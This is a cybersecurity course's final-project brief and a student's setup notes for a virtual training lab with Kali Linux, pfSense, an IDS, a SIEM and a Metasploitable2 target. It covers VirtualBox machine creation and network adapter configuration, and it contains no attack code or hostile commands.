IF-Cybersecurity Phase 1 Final Project
Due Wednesday, January 3, 2023 @ 11:59 PM

Create a virtualize home cybersecurity training lab that included the following component requirements:

- Kali Linux or personalized attack machine
- (pfSense or OPNsense) Firewall
- (Snort or Suricata) Intrusion Detection/Prevention System
- (Wazuh or Splunk) Security Information and Event Management (SIEM) tool
- Metasploitable2 target/victim VM machine

Please use all learning and resources covered during our technical sessions to plan, design, build, and properly configure a virtualized personal cybersecurity training and learning environment.

This project may be completed on any of the virtualization software applications that you prefer or have access to. For those Fellows who have hardware and software capability and capacity issues, I highly suggest, as we have demonstrated in class, the use of a cloud service provider who is currently offering free credits (Digital Ocean, Vultre, Linode).

Deliverables:

Lab must include all of the above listed security components.

Lab should be configured properly.

Lab should be functional/operational (Meaning if you launch an attack from your kali linux machine against your vulnerable (windows 7 or metasploitable2 machine), your firewall, and IDS/IPS should alert and send logs to Security Information and Event Management (SIEM) console dashboard).
Network diagram **of topology** and setup of your cybersecurity training and learning virtual lab.

Detailed documentation of each and every step (technical or otherwise) you took to download, install, properly configure, and operate this training environment.(Also specifications used for cpu, ram, and memory usage for each component of the lab).

1250 word paper (APA) describing the lab and project. (What exactly are each of these security components, applications, tools, features?) Why are each so important?

PowerPoint/Google Slides summary presentation on each lab components' use case in cybersecurity and the value of having access to such a lab environment.

Project Resources

Kali Linux

Kali Docs | Kali Linux Documentation

https://www.kali.org/docs/virtualization/

pfSense

https://docs.netgate.com/pfsense/en/latest/

https://docs.netgate.com/pfsense/en/latest/packages/snort/index.html

OPNsense

https://docs.opnsense.org/index.html

Snort/Suricata

https://www.snort.org/documents

http://manual-snort-org.s3-website-us-east-1.amazonaws.com/

Wazuh/Splunk

https://documentation.wazuh.com/current/index.html

https://documentation.wazuh.com/current/installation-guide/index.html

https://docs.splunk.com/Documentation

https://www.splunk.com/en_us/download/splunk-enterprise.html

Metasploitable2

https://docs.rapid7.com/metasploit/metasploitable-2/

https://www.vulnhub.com/entry/metasploitable-2,29/

https://www.vulnhub.com/

Additional Lab Setup Resources

Make Your Own Ethical Hacking Virtual Lab

How to Install pfSense on VirtualBox – Step by Step

Adding an IDS and IPS to your pfSense router

Adding Multiple Interfaces to pfSense - Part 1

https://www.youtube.com/watch?v=qRncZc-QroA&t=619s

Metasploitable 2 Walkthrough - Part 2

Metasploitable 2 Walkthrough - Part 3

Cybersecurity Tip: Build A Basic Home Lab (1/3)

Cybersecurity Tip: Build A Basic Home Lab (2/3)

Cybersecurity Tip: Build A Basic Home Lab (3/3)

1. Install Virtualization Software:


- **Download VirtualBox:**
- Go to https://www.virtualbox.org/.
- Download the appropriate version for your operating system (Windows, macOS, or Linux).
- Follow the installation instructions provided on the website.


2. Create a Virtual Machine for Kali Linux:


- **Open VirtualBox:**
- Launch VirtualBox after installation.
- Click on "New" to create a new virtual machine.
- **Configure Virtual Machine:**
- Name the VM (e.g., "Kali Linux").
- Choose "Linux" as the type and "Debian" as the version.
- Allocate at least 2 GB of RAM (adjust based on your system resources).
- Create a virtual hard disk (choose dynamically allocated or fixed size based on your preference).

3. Install Kali Linux:


- **Start the VM:**
- Select the newly created VM and click "Start."
- Choose the Kali Linux ISO as the bootable medium.
- **Install Kali Linux:**
- Follow the Kali Linux installation wizard:
- Choose your language and location.
- Configure the keyboard layout.
- Set hostname and domain.
- Create a user account and set a password.
- Partition the disk (use the entire disk for simplicity).
- Complete the installation and reboot.

- Network settings
  - Default settings set to NAT
    - We don't want it set to NAT because that will allow it to the outside. We want pfsense to do all the routing for us.
    - Set to **Internal network**
      - 


    - Its pfsense job to act as a proxy to let Kali out to go to the web
  - Login to Kali
    - Very first thing you should do every time you login to Linux is **sudo apt update**
    - 


- Sudo apt install docker.io to download docker (a containerized environment; we can download prepackaged containers. I.e. Damn Vulnerable Web App (DVWA).
- 

4. Create VMs for Other Components:


- Repeat the steps for creating VMs for pfSense, Snort/Suricata, and Wazuh/Splunk:
- Click on "New" to create a new virtual machine.
  - 


- **Configure Virtual Machine:**

- Name the VM **(Pfsense Router).**
- Choose "**BSD**" as the type and "**FreeBSD(64-bit)**" as the version.
  - 


- Allocate at least **1 GB of RAM** (adjust based on your system resources).
  - 


- Create a virtual hard disk (choose dynamically allocated or fixed size based on your preference).
- Set Pfsense as the default router for your virtual lab
  - Settings
  - Network
    - Adapter 1: Bridged Adapter or NAT (I went with NAT)

- 


- 


- Adapter 2:
    - Enable Network Adapter
    - Internal Network (LAN)


- 

    - Adapter 3: Internal Network
    - DMZ virtual machines set to operate in Virtual boxes internal Network
- Pfsense configuration
    - Cannot use mouse/use arrow keys
    - Press Enter to **Accept**
    - 


- Complete the installation and reboot.

- 


- 

- Stop machine
  - 


- Remove the virtual Disk file




- Restart machine



- It will grab a DHCP address from your home network (top ip address)
- The bottom number is pfsense's internal address (make note of this ip). THis is your address to the pfsense router (192.168.1.1/24).
- Note: This router must run the entire time you are working within your ethical hacking lab



5. Test Connection to pfsense

